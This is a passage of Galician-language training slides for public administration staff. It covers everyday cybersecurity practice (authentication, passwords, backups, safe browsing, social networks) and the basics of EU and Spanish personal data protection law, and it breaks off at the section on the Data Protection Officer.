Un **certificado electrónico** é un documento electrónico mediante o cal, unha Autoridade de Certificación, garante que o seu portador é quen di ser. Os certificados poden instalarse nos equipos, ou poden estar confinados nunha tarxeta ou dispositivo removible.

- Os certificados electrónicos deben protexerse tamén cun contrasinal seguro.
- Os certificados electrónicos son tan seguros como dilixentes sexamos nós na súa custodia.

Sobre os mecanismos de autenticación (II)

Algúns exemplos de certificados son:

- os certificados da FNMT,
- os certificados contidos no DNI electrónico, ou
- os certificados das tarxeta de empregado público.

A tarxeta de empregado público

É un sistema máis seguro para a autenticación que os contrasinais, pois combina un PIN coa posesión dunha tarxeta. Incorpora un certificado dixital que sirve para o acceso a algunhas das aplicacións corporativas e para facer firma electrónica.

Sempre que poidas, utiliza a tarxeta para acceder ás aplicacións no teu traballo.

Sobre os mecanismos de autenticación (III)

Cl@ve: plataforma común do Sector Público Administrativo Estatal para a identificación e autenticación electrónicas mediante o emprego de claves concertadas, aberta a todas as Administracións Públicas.

Sistema orientado a unificar e simplificar o acceso electrónico dos cidadáns aos servizos públicos.

Procura que a cidadanía cidadán poida identificarse ante a Administración mediante un sistema claves concertadas (usuario máis contrasinal, xa sexa a través dun contrasinal permanente ou dun código temporal, e seguro), sen ter que lembrar claves diferentes para acceder aos distintos servizos.

Complementa ao DNI-e e certificado electrónico, e ofrece a posibilidade de realizar firma na nube con certificados persoais custodiados en servidores remotos.

É unha plataforma común para a identificación, autenticación e firma electrónica, un sistema interoperable e horizontal que evita ás Administracións Públicas ter que implementar e xestionar os seus propios sistemas de identificación e firma.

Permite a tramitación electrónica en dispositivos móbiles que non admitan a firma electrónica con certificados electrónicos.

Sobre os mecanismos de autenticación (IV)

Chave 365

É un sistema mixto implantado nos servizos de sede electrónica da Xunta de Galicia.

Mediante Chave 365 a persoa usuaria identifícase co seu NIF e unha chave persoal na sede, pero para asinar electronicamente as solicitudes, debe empregar un código (único para cada operación) que recibe no seu teléfono móbil.

Protección dos contrasinais (I)

Os nosos contrasinais son segredos.

Ten en conta que é o xeito no que o sistema te identifica, e **o que se faga con el asociarase a ti**.

¡Importante! Nunca reveles o teu contrasinal.

Non hai excepcións:

- Nin aos teu compañeiros/as
- Tampouco ao persoal informático, non o precisan
- Non o escribas nun papel, memorízao

ESCOLA GALEGA DE ADMINISTRACIÓN PÚBLICA

Protección dos contrasinais (II)

Ter un mal contrasinal é como non telo...

- Dedica un minutiño a escollelo ben. Hai regras sinxelas para facelo, como por exemplo o uso de nmemotécnicos.
- Evita os contrasinais demasiado sinxelos e cortos, ou que sexan fáciles de adiviñar por enxeñería social.
- O ideal é combinar caracteres alfanuméricos e caracteres especiais (.,*?^...)
- E por si acaso, cámbiao con certa periodicidade.
- Debe ter unha complexidade e unha lonxitude mínimas (recomendable ≥ 12 caracteres alfanuméricos|especiais)
- Sempre que sexa posible engade outro factor de autenticación.


Password Popularity – Top 20

Rank	Password	Number of Users with Password (absolute)
1	123456	290731
2	12345	79078
3	123456789	76790
4	Password	61958
5	iloveyou	51622
6	princess	35231
7	rockyou	22588

Protección dos contrasinais (III)

Procura non usar sempre o mesmo contrasinal para distintos sistemas

É como ter unha chave que abra todas as portas... é cómodo, pero e se a perdes?



ESCOLA GALEGA DE ADMINISTRACIÓN PÚBLICA

Protección dos contrasinais (IV)

E como facer para recordar varios contrasinais complexos, e ao mesmo tempo cambialos con periodicidade?

Existen aplicacións específicas para isto, como por exemplo Keepass:


- Só terás que lembrar un contrasinal mestre para acceder a Keepass.
- Permite almacenar credenciais de xeito seguro, xa que están cifradas.
- Podes agrupar as credenciais por categorías.
- Conta cun xerador aleatorio de contrasinais, para facilitar elixir contrasinais seguros.

Protección dos contrasinais (V)

Outra aplicación que permite almacenar contrasinais de xeito seguro é LastPass.

LastPass funciona igual que KeePass, salvo porque o almacenamento dos contrasinais realízase na nube. Así, podemos ter acceso a eles desde calquera dispositivo.

Ao estar toda a información na nube, só debemos empregalo no ámbito doméstico.



Protección do noso posto de traballo

Pechemos o equipo cando non o usemos:

Bloquea o posto de traballo cada vez que te ausentes.

É moi rápido facelo e....

... evitas que outra persoa acceda

.... e faga algo que quede rexistrado como teu

.... ou altere a configuración do equipo.

Ao finalizar a xornada, pecha e apaga o equipo.

Todo son vantaxes:

- Permite as actualizacións do software do equipo.
- Reduce o tempo no que pode estar exposto a ameazas remotas.
- Aforra enerxía.

Protecciónss para o traballo en mobilidade (I)

O teletraballo está cada vez máis presente en todo tipo de organizacións, pero polas súas características cómpre ter en conta unha serie de recomendacións:

- Procura conectarte só a conexións a internet de confianza, e emprega sempre que sexa posible o acceso mediante VPN.
- Evita que a conexión aos recursos corporativos quede aberta mentres non a utilizas.
- Emprega sempre as ferramentas corporativas facilitadas pola organización.
- Non deixes desatendido o teu equipo en zonas de acceso público, e protéxeo sempre cun contrasinal.
- Mantén sempre actualizado o teu equipo e o antivirus.

Protecciónss para o traballo en mobilidade (II)

- Procura non almacenar información no disco local do ordenador que empregues. O ideal é conectarse por escritorio remoto ao equipo do traballo e usar o servizo de ficheiros corporativo.
- Mentres se fai uso da conexión corporativa non se debe, simultaneamente, realizar co mesmo equipo actividades alleas ás propias do traballo.
- Mantén unha especial precaución ante calquera correo sospeitoso.
- Segue unhas pautas seguras cando navegues por internet, para evitar infeccións do equipo.
- Ante calquera dúbida sobre se fuches vítima dun ataque informático, contacta inmediatamente co teu centro de soporte a persoas usuarias.

Protecciónss para o traballo en mobilidade (III)

Mención especial requiren, ademais, as videoconferencias:

- Evita as videoconferencias e conversas telefónicas en lugares públicos que poidan poñer en risco a confidencialidade da información tratada.
- Mantén pechada a aplicación de videoconferencias, e cobre a cámara do teu dispositivo, cando non a esteas usando.
- Ten precaución á hora de comezar ou engadir a unha videoconferencia a persoas que non coñezas.
- Configura un contrasinal seguro nas convocatorias de reunión por videoconferencia.
- Unha vez presentes todos os participantes, se a ferramenta o permite, pecha o acceso a novos/as participantes.

A persoa que modere a videochamada debe xestionar se esta pode ser gravada ou non. No caso de que se precise a gravación, deberá informarse previamente a todas as persoas participantes.

Copias de seguridade (I)

Asegurémonos de que se fan copias de seguridade da nosa información.

No traballo, o normal é ter os documentos de traballo nunha localización de rede segura.

- É obrigatorio se conteñen datos persoais.

Os servizos informáticos encargaranse de facer copias de seguridade destas localizacións.

Datos do traballo no equipo local:

- Alto risco de perdelos
- Incumprimento LOPDGDD (e ENS...)

Copias de seguridade (II)

Na casa tamén convén facer copia de seguridade do que non queiras perder baixo ningún concepto.

Practicamente todos os sistemas operativos permiten programar unha copia de seguridade periódica dos nosos datos, ben a unha partición do disco diferente, ou ben a un dispositivo externo como pode ser un disco duro USB.

Consulta a sección da axuda no teu equipo doméstico para saber como configurar estas copias de seguridade.

Copias de seguridade (III)

Tamén os dispositivos móbiles como os smartphone ou as tabletas permiten configurar unha copia de seguridade automática. Sen embargo, na maioría dos casos, esta copia almacénase na nube.

Consulta os termos e condicións do servizo para saber onde se almacenarán os teus datos, e que datos se gardan.

Protección da información (I)

Hai que ter moito coidado á hora de protexer a información, sobre todo nos casos que se comentan a continuación.

Utilización de dispositivos extraíbles (pinchos USB, discos duros externos, ...)

- En xeral, evitar o seu emprego ou reducilo ao mínimo imprescindible, empregando métodos alternativos (XuntArquivos, AmtegaBox, Nube privada, etc.).
- Risco de perda do dispositivo.
- É necesario valorar se os datos deben ir cifrados.
- Ao conectar o dispositivo a outros equipos de[illegible]. posto compartido e acceso a Internet), é posible encher o dispositivo de virus.

Protección da información (II)

Envío de información por correo electrónico

- Hai que ter coidado á hora de encher o campo de destinatario para evitar erros.
- Se tes que enviar un documento con información sensible, podes comprimilo con contrasinal. Así, estará cifrado.

Utilización de plataformas de almacenamento da información na nube

- Non se deben utilizar para gardar arquivos da organización.
- No uso persoal, hai que ter en conta tamén algunhas precaucións (copias de seguridade, contrasinal forte e con cambios continuos, etc.)

ESCOLA GALEGA DE ADMINISTRACIÓN PÚBLICA

Uso seguro do correo ou da mensaxería (I)

Ignoremos o SPAM.

Na caixa de correo ou vista de mensaxes:

- Se non coñeces ao remitente, nin abras nin respondas, bórrao directamente.
- Non participes en cadeas de mensaxes.
- Non confíes en que as ferramentas automáticas bloquearán todo o correo lixo ou as mensaxes maliciosas.

Uso seguro do correo ou da mensaxería (II)

No caso do correo electrónico cómpre facer un uso axeitado dos distintos tipos de campos de destinatarios:

- No campo "Para:" deben incluírse os enderezos de correo dos destinatarios/as directos da mensaxe.
- No campo "Cc:" poderán incluírse os enderezos de correo daquelas persoas que, sen ser destinatarias principais da mensaxe, deban estar ao tanto do contido desta, ou poidan querer participar na conversa.
- No campo "Cco:" poderán incluírse destinatarios de xeito oculto, de forma tal que o resto de destinatarios non coñecerán o seu enderezo de correo (nin saberán que estas persoas recibiron a mensaxe).

O campo Cco é moi útil para enviar mensaxes á cidadanía, cando queiramos enviar a mesma comunicación a distintas persoas. Deste xeito protexeremos a súa **privacidade**, evitando que terceiras persoas poidan chegar a coñecer o seu enderezo de correo electrónico.

Uso seguro das redes sen fíos (I)

Lembremos os principais aspectos a ter en conta no tocante ao uso seguro de redes sen fíos:

- Evita o uso de redes abertas, gratuítas, ou descoñecidas, así como o uso de redes que non empreguen ningún tipo de cifrado.
- Desconecta as capacidades de conectividade sen fíos (WiFi, Bluetooth...) dos teus dispositivos cando non esteas a utilizalas.
- Evita o uso de algoritmos de cifrado inseguros, como WEP o WPA.
- Desactivar o uso de WPS no router de casa. É un mecanismo para facilitar a conexión de dispositivos ás redes, que é moi vulnerable.
- Cambia o contrasinal de acceso ao router, xa que é sinxelo localizar en Internet o contrasinal por defecto que utilizan os routers domésticos.
- Oculta o nome da rede (o chamado SSID).

Uso seguro das redes sen fíos (II)

Para garantir o cifrado e a privacidade das comunicacións en conexións sen fíos, podes empregar unha VPN ou Virtual Private Network.

Unha VPN permite enviar datos a través de Internet de xeito seguro, cifrando a comunicación entre os dous extremos. Unha VPN proporciona autenticidade, integridade e confidencialidade.

Cando precises empregar unha rede sen fíos para asuntos de carácter laboral, emprega sempre as redes sen fíos corporativas, ou fai uso da VPN corporativa.

Así poderás acceder aos recursos que precises, igual que si estiveses no teu posto fixo.

Navegación segura (I)


É necesario tomar unha serie de precaucións á hora de navegar pola rede:

- Debemos ter o sistema operativo, navegador e o resto do software sempre actualizado no noso equipo.
- Debemos evitar navegar por webs maliciosas: cando navegamos dende o noso posto de traballo da Xunta de Galicia, está en funcionamento un sistema automático de filtrado de páxinas, que automaticamente bloquea o acceso a páxinas con contidos perigoso, pero ningún sistema é 100% efectivo.
- Ten moito coidado coa descarga de arquivos. Analízaos co antivirus.
- Coidado coas ligazóns acortadas, que condensan unha ligazón larga en poucos caracteres, pois non permiten intuír que abriremos...


Existen páxinas para comprobar que abren realmente estas ligazóns

Navegación segura (II)

- Revisa se a páxina web á que estás accedendo é fiable:
  - Busca o seu apartado legal, ou busca selos de confianza.
  - Se a ligazón da páxina comeza por HTTPS, a páxina utiliza cifrado. Isto é especialmente importante se vas a introducir as túas credenciais, pois evitas que viaxen sen cifrar pola rede.
  - Moitas páxinas web tamén fan uso de certificados para demostrar a súa autenticidade:
    - Se este certificado non está emitido por unha Autoridade Certificadora (CA), o navegador avisará de que o sitio non é fiable.
    - Se está emitido por unha CA, vermos un cadeado.



    - Se ademais do cadeado, ao lado vemos información sobre o nome da entidade, temos a seguridade de que a CA comprobou mediante auditoría física que dita entidade é a propietaria da web. Estes son os certificados de validación estendida.



Navegación segura (III)

- Revisa a **política de *cookies*** das páxinas ás que accedas:
  - O termo ***cookie*** fai referencia a arquivos que ás veces as páxinas de internet instalan nos nosos navegadores cando accedemos a elas. Mediante as cookies, as páxinas poden controlar ou monitorizar a actividade do usuario dentro da páxina.
  - Existen dous tipos de *maeres* segundo a entidade que as xestiona:
    - As ***cookies* propias**, que son as que xera a propia páxina. Este tipo de cookies non recollen información sobre nós. Simplemente permiten xestionar o inicio e o fin da sesión dun usuario, ou facilitar a navegación. Son necesarias por tanto para que non experimentemos problemas ao navegar.
    - As chamadas ***cookies* de terceiros**. Este tipo de cookies non son necesarias para unha correcta visualización da páxina, e habitualmente recollen información sobre as nosas buscas ou preferencias, para presentar publicidade personalizada, ou facer estudos de mercado.

      Estas son as responsables de que tras unha busca do tipo "Hotel en Madrid", a continuación vexamos navegando publicidade sobre hoteis en Madrid.

Navegación segura (IV)

- Revisa a **política de *cookies*** das páxinas ás que accedas:
  - Toda esta información queda almacenada no navegador, ás veces indefinidamente.
  - E en moitas ocasións non sabemos a quen estamos cedendo toda esta información, nin para que.
  - A normativa vixente en España obriga aos titulares das páxinas a non instalar cookies sen o consentimento informado do usuario.

É importante ser conscientes ao navegar da información que se está a recoller sobre nós.

En calquera caso, os navegadores habituais permiten borrar ou bloquear por defecto a instalación de cookies, ou definir durante canto tempo queremos que permanezan. Podes consultar en Internet como facelo.

ESCOLA GALEGA DE ADMINISTRACIÓN PÚBLICA

Uso seguro de redes sociais (I)

- Nas redes sociais tamén circulan estafas ou ligazóns maliciosas, que poden chegar a través dos nosos contactos, ao igual que sucede co spam.
- Pero sen dúbida, o maior risco destas redes é expoñer demasiada información sobre nós en internet, ou aceptar invitacións de descoñecidos, nunca sabes quen está observando... e con que intención.

Robos en vacaciones: identifican casas vacías por las redes sociales

A partir de fotos o mensajes publicados en Internet, los delincuentes descubren las propiedades que están desocupadas

CRÓNICA · Estos chantajes digitales los realizan mafias de Nigeria o Senegal

O pagas, o te convierto en un pedófilo en Facebook

ESCOLA GALEGA DE ADMINISTRACIÓN PÚBLICA

Uso seguro de redes sociais (II)

- Para facer un uso seguro das nosas redes sociais, lembra estas recomendacións:
  - Non aceptes invitacións de amizade de descoñecidos, ou de xente da que non esteas totalmente seguro de coñecer.
  - Evita dar información innecesaria. Non é necesario dar todos os datos que estes sitios solicitan (nome completo, lugar de residencia ou traballo, gustos musicais, etc.)
  - Revisa as opcións de privacidade que ofrece a rede social, xa que por defecto non adoitan estar aplicadas.
  - Moitas veces estas redes teñen unha parte pública. Evita que ofreza demasiada información sobre ti, incluíndo fotografías.

ESCOLA GALEGA DE ADMINISTRACIÓN PÚBLICA

4. - Decálogo da seguridade

Decálogo da seguridade (I)

1. A cultura da ciberseguridade, a concienciación dos empregados, debe ser un dos piares sobre os que se asente a ciberseguridade de calquera organización. Non compartas información con que non proceda con quen non proceda. Asegúrate sempre de quen é o teu interlocutor.
2. Non abras ningunha ligazón nin descargues ningún ficheiro adxunto procedente dun correo electrónico que presente calquera indicio ou patrón fóra do habitual. Comproba o remitente. Navega sempre por páxinas seguras, e ten especial precaución cos arquivos que descargas.
3. Emprega software de seguridade, ferramentas antivirus e antimalware (EDR/XDR), solucións específicas de protección como microClaudia (anti-ransom), cortalumes persoais, ferramentas de borrado seguro (por exemplo Olvido, do CCN-CERT), etc. debe ser algo irrenunciable cando se utiliza un sistema das TIC.
4. Limita a superficie de exposición ás ameazas e respecta o principio do mínimo privilexio, non só hai que implementar medidas de seguridade que poidan protexer o acceso á información, senón que é preciso que determinar os servizos que son estritamente necesarios.
5. Cifra a información sensible, non hai outra alternativa.

Decálogo da seguridade (II)

6. Emprega contrasinais adaptados á funcionalidade (robustos) e ten presente que o dobre factor de autenticación é imprescindible.
7. Borra a información de xeito seguro unha vez que esta xa non sexa necesaria ou se vaia a retirar de uso o soporte en cuestión (ver solución Olvido, do CCN-CERT).
8. Fai copias de seguridade periódicas, non existe outra alternativa en caso de infección de código malicioso tipo ransomware, perda de datos, avarías do hardware de almacenamento, borrado de información involuntaria por parte do usuario, etc
9. Mantén actualizados o firmware dos equipos, as aplicacións, o sistema operativo e as solucións de seguridade, é a mellor maneira de evitar dar facilidades á potencial ameaza.
10. Revisa regularmente a configuración de seguridade que aplicar, revisa os permisos das aplicacións e as opcións de seguridade.

ESCOLA GALEGA
DE ADMINISTRACIÓN
PÚBLICA

Seguridade da información no ámbito da Administración Local

Módulo 4: Protección de datos persoais

Doc 01 Data (22.11.2023)

Índice

ESCOLA GALEGA DE ADMINISTRACIÓN PÚBLICA

1. - Marco normativo

ESCOLA GALEGA DE ADMINISTRACIÓN PÚBLICA

Introdución

Neste módulo vaise facer unha breve introdución a aspectos relativos á protección de datos de persoais.

Como primeiro paso, expóñense de seguido as normas principais nesta materia.

ESCOLA GALEGA DE ADMINISTRACIÓN PÚBLICA

Regulamento Europeo de Protección de Datos

Regulamento Europeo (UE) 2016/679 do Parlamento Europeo e do Consello, de 27 de abril de 2016, relativo á protección das persoas físicas no que respecta ao tratamento de datos persoais e á libre circulación destes datos, e polo que se deroga a Directiva 95/46/CE (RXPD).

Este Regulamento é de aplicación directa nos Estados membros, sen necesidade de que estes adopten ningunha norma adicional.

Un dos principais obxectivos do RXPD é polo tanto garantir un nivel uniforme e elevado de protección das persoas físicas e eliminar os obstáculos á circulación de datos persoais dentro da UE.

Entrou en vigor o 25 de maio de 2016 e o seu cumprimento é esixible desde o 25 maio de 2018.

Lei Orgánica de Protección de datos persoais e garantía dos dereitos dixitais

Lei Orgánica 3/2018, de 5 de decembro, de Protección de Datos Persoais e garantía dos dereitos dixitais (LOPDGDD).

A súa finalidade é a adaptación do ordenamento xurídico español ao RXPD:

- Supón un desenvolvemento ou complemento do RXPD, integrando de forma clara e pública o RXPD no ordenamento xurídico español.
- Regula determinadas materias cuxo desenvolvemento habilita ou impón o RXPD aos Estados membros.
- Elimina situacións de incerteza derivadas da existencia de normas no Dereito nacional incompatibles co europeo.

Entrou en vigor e é aplicable desde o 7 de decembro de 2018.

Directiva (UE) 2016/680 e Lei Orgánica 7/2021 (I)

Directiva (UE) 2016/680 do Parlamento Europeo e do Consello do 27 de abril de 2016 relativa á protección das persoas físicas no que respecta ao tratamento de datos persoais por parte das autoridades competentes para fins de prevención, investigación, detección ou axuizamento de infraccións penais ou de execución de sancións penais, e á libre circulación dos devanditos datos e pola que se derroga a Decisión Marco 2008/977/ JAI do Consello.

Esta directiva foi transposta en España mediante a:

A Lei Orgánica 7/2021, do 26 de maio, de protección de datos persoais tratados para fins de prevención, detección, investigación e axuizamento de infraccións penais e de execución de sancións penais.

Directiva (UE) 2016/680 e Lei Orgánica 7/2021 (II)

A Lei Orgánica ten a finalidade de lograr un elevado nivel de protección dos dereitos da cidadanía, en xeral, e dos seus datos persoais, en particular, que resulte homologable ao do resto dos Estados membros da Unión Europea, incorporando e concretando as regras que establece a directiva.

A transposición da directiva (UE) 2016/680 polos Estados membros supón o establecemento dun marco xurídico consistente, que proporciona a seguridade xurídica necesaria para facilitar a cooperación policial e xudicial penal e, por tanto, unha maior eficacia no desempeño das súas funcións polas Forzas e Corpos de Seguridade e do noso sistema xudicial penal no seu conxunto, incluído o penitenciario. A Lei Orgánica 7/2021 entrou en vigor e é aplicable dende o 16 de xuño de 2021.

A Lei Orgánica 7/2021 entrou en vigor e é aplicable dende o 16 de xuño de 2021.

ESCOLA GALEGA DE ADMINISTRACIÓN PÚBLICA

2. - Ámbito de aplicación do RXPD

Ámbito de aplicación material do RXPD

O regulamento europeo aplícase ao tratamento total ou parcialmente automatizado de datos persoais, así como ao tratamento non automatizado de datos persoais contidos ou destinados a ser incluídos nun ficheiro.

Hai algunhas excepcións, por exemplo:

- Non aplica aos tratamentos realizados por unha persoa física no exercicio de actividades exclusivamente persoais ou domésticas.
- Non aplica aos tratamentos realizados por parte das autoridades competentes con fins de prevención, investigación, detección ou axuizamento de infraccións penais, ou de execución de sancións penais, incluída a de protección fronte a ameazas á seguridade pública e a súa prevención.
- Non aplica aos datos de persoas falecidas, aínda que permite que cada Estado regule ese asunto, algo que en España está previsto na LOPDGDD.

Ámbito de aplicación territorial do RXPD

O RXPD é de aplicación aos seguintes supostos:

- Ás actividades dun establecemento do responsable ou do encargado na Unión Europea, independentemente de que o tratamento teña lugar na UE ou non.
- Ao tratamento de datos persoais de interesados que se atopen na Unión por parte dun responsable ou encargado non establecido na Unión, cando as actividades de tratamento estean relacionadas con:

  a) a oferta de bens ou servizos a ditos interesados na Unión, independentemente de si a estes se lles require o seu pago, ou

  b) o control do seu comportamento, na medida en que este teña lugar na Unión.

Exemplo: Resultará de aplicación ás actividades propias de Google ou Facebook, cando ofrezan servizos a cidadáns europeos residentes na UE

- Ao tratamento de datos persoais por parte dun responsable non establecido na Unión se non nun lugar en que o Dereito dos Estados membros sexa de aplicación en virtude do Dereito internacional público.

ESCOLA GALEGA DE ADMINISTRACIÓN PÚBLICA

3. - Conceptos

Datos persoais (I)

Datos persoais: toda información sobre unha persoa física identificada ou identificable (o "interesado" ou persoa interesada).

Considerarase persoa física identificable toda persoa cuxa identidade poida determinarse, directa o indirectamente, en particular mediante un identificador, como por exemplo un nome, un número de identificación, datos de localización, un identificador en liña ou un ou varios elementos propios da identidade física, fisiolóxica, xenética, psíquica, económica, cultural ou social de dita persoa;

Todo isto independentemente...

- do método utilizado para a súa representación (numérico, alfabético, gráfico, fotográfico, acústico)
- do soporte utilizado para o seu almacenamento (físico, electrónico)
- do proceso utilizado para o seu tratamento (recollida, rexistro, transformación, transmisión).

É dato persoal: Nome e apelido, DNI, enderezo de correo electrónico...

Non é dato persoal: Nome dunha empresa ou organización, NIF da mesma...

Datos persoais (II)

Nunha primeira aproximación á definición de dato persoal, resulta intuitivo que un nome ou un DNI constitúen datos persoais xa que identifican unha persoa física. En cambio, NON serán datos persoais a razón social ou o NIF dun dos nosos provedores no caso de que estes sexan persoas xurídicas e non físicas.

Outros exemplos de datos persoais son: a imaxe/voz dunha persoa; a sinatura; a dirección de correo electrónico nominativo ou persoal; o número de teléfono; o domicilio; a matrícula do vehículo; a información económica ou patrimonial; a pegada dixital; a ideoloxía; o estado de saúde física ou mental; e incluso a dirección IP que identifica o noso ordenador na rede.

Datos persoais (III)

É moi importante aclarar que un dato persoal é **toda aquela información relativa a unha persoa física identificada**, aínda que a devandita información de forma illada non nos permita identificar esa persoa.

A idade dunha persoa, como dato illado, non permite identificala. Pero se é un dato concernente ou referido a unha persoa física identificable (ou sexa que sabemos a quen pertence o dato) entón atoparémonos ante un dato persoal. A este respecto, se en lugar de utilizar un DNI ou calquera outro dato identificativo coñecido, identificamos unha persoa física por medio dun código interno propio, toda a información referida a ese código constitúe os datos persoais, ao igual que o propio código.

Tratamento de datos persoais

Tratamento: calquera operación ou conxunto de operacións realizadas sobre datos persoais ou conxuntos de datos persoais, xa sexa por procedementos automatizados ou non, como a recollida, rexistro, organización, estruturación, conservación, adaptación ou modificación, extracción, consulta, utilización, comunicación por transmisión, difusión ou calquera outra forma de habilitación de acceso, cotexo ou interconexión, limitación, supresión ou destrución.

O carácter amplo desta definición implica que teña a consideración de tratamento a maioría de usos que se realicen dos datos persoais.

As operacións de tratamento deben estar recollidas no **Rexistro de actividades de tratamento (RAT)** da organización. No caso das administracións públicas, entre outros, a LOPDGDD recolle a obriga de que este rexistro sexa público.

Pseudonimización e anonimización

Pseudonimización: Tratamento de datos persoais de maneira tal que xa non poidan atribuírse a un interesado sen empregar información adicional, sempre que dita información adicional figure por separado e estea suxeita a medidas técnicas e organizativas destinadas a garantir que os datos persoais non se atribúan a unha persoa física identificada ou identificable.

Os datos persoais pseudonimizados deben considerarse información sobre unha persoa identificable e, polo tanto, resúltalles de aplicación a normativa en materia de protección de datos.

O proceso de pseudonimización é, polo tanto, reversible e non debe confundirse coa anonimización.

A **anonimización** podería definirse como o proceso polo que se realiza a disociación definitiva e irreversible dos datos persoais da restante información vinculada a estes, de forma que as persoas físicas ás que lle concirne non sexan identificables. É un proceso, en principio, irreversible.

Os principios de protección de datos non resultan aplicables a información anónima, é dicir, que non garde relación cunha persoa identificada ou identificable nin a os datos convertidos en anónimos de forma que o interesado non sexa identificable ou deixe de selo.

Consentimento da persoa intersada

Consentimento: toda manifestación de vontade libre, específica, informada e inequívoca pola que o interesado acepta, xa sexa mediante unha declaración ou unha clara acción afirmativa, o tratamento de datos persoais que lle concirnen.

Polo tanto, non é válido o chamado consentimento tácito ou por omisión, isto é, entendendo que a inacción implicaba consentimento (por exemplo, entender que o feito de non marcar un determinado recadro nun formulario implicaría o consentimento para levar a cabo un tratamento ou unha comunicación de datos a un terceiro). Tampouco son válidos os recadros premarcados.

O consentimento, como veremos máis adiante, é unha base lexitimadora máis de entre as que recolle o artigo 6 do RXPD, isto é, unha das condicións nas que podería basearse un tratamento de datos persoais para ser lícito. Con todo, non é a única, e no ámbito das Administracións Públicas ten unha aplicabilidade unicamente residual.

Violación da seguridade dos datos persoais

Violación da seguridade dos datos persoais: toda violación da seguridade que ocasione a destrución, perda ou alteración accidental ou ilícita de datos persoais transmitidos, conservados ou tratados doutra forma, ou a comunicación ou acceso non autorizados a ditos datos.

En determinados supostos cando unha organización sufra unha violación da seguridade dos datos persoais deberá comunicala á autoridade de control competente (Axencia Española de Protección de Datos ou no seu caso, equivalente autonómica).

Así mesmo, cando sexa probable que a violación da seguridade supoña un alto risco para os dereitos e liberdade das persoas físicas, a organización deberá comunicala tamén ás persoas afectadas sen dilación indebida.

ESCOLA GALEGA DE ADMINISTRACIÓN PÚBLICA

4. - Roles e figuras de responsabilidade

Responsable do tratamento

Responsable do tratamento: persoa física ou xurídica, autoridade pública, servizo ou outro organismo que, só ou xunto con outros, determine os fins e medios do tratamento. O responsable do tratamento é un dos eixes principais da normativa, xa que sobre el recaen gran parte das obrigas previstas nesta.

No caso da Xunta de Galicia, habitualmente atópase definido como Responsable dos tratamentos a Secretaría Xeral ou Secretaría Xeral Técnica das correspondentes Vicepresidencias e Consellerías. No caso das entidades instrumentais con personalidade xurídica propia, o responsable do tratamento sería a Dirección.

Outro exemplo: a Deputación da Pontevedra é responsable dos tratamentos de datos de carácter persoal que realice no desenvolvemento da súa actividade propia. (ver + RAT)

Persoa afectada ou interesada: persoa física titular dos datos que sexan obxecto do tratamento.

Encargado do tratamento

Encargado do tratamento: a persoa física ou xurídica, autoridade pública, servizo ou outro organismo que trate datos persoais por conta do responsable do tratamento.

A relación entre o responsable e o encargado do tratamento debe regularse mediante un contrato, que debe conter unha serie de previsións acorde á normativa.

Exemplos: empresas fornecedoras de servizos de almacenamento de datos; servizos de consultoría ou asesoría; servizos informáticos; servizo de videovixilancia; empresas xestoras de axudas baixo encargo ou licitación da Administración... pero tamén outras Administracións Públicas coas que se asine por exemplo un convenio para a prestación dun servizo e para cuxo desenvolvemento sexa necesario acceder aos datos persoais xestionados polo responsable.

Cesionario dos datos

Na anterior normativa (Lei 15/199) definíase unha **comunicación de datos** como "a revelación de datos realizada a unha persoa distinta do interesado". Aínda que é un concepto que non aparece expresamente no regulamento europeo nin na LOPDGDD, segue sendo de aplicación que é importante coñecer.

É importante distinguir cando estamos ante unha **cesión ou comunicación de datos a terceiros**, e cando ante un encargo de tratamento.

O encargado de tratamento é a persoa ou organismo que trata datos persoais por conta do responsable do tratamento.

É dicir, vai empregar os datos para prestar un servizo ao responsable de ficheiro, e polo tanto só os pode tratar para ás finalidades establecidas por dito responsable.

Por contra, unha cesión ou comunicación de datos implica que o responsable do tratamento transfire estes datos a un segundo responsable, que os tratará con finalidades propias, distintas ás do primeiro responsable.

Delegado/a de Protección de Datos (I)

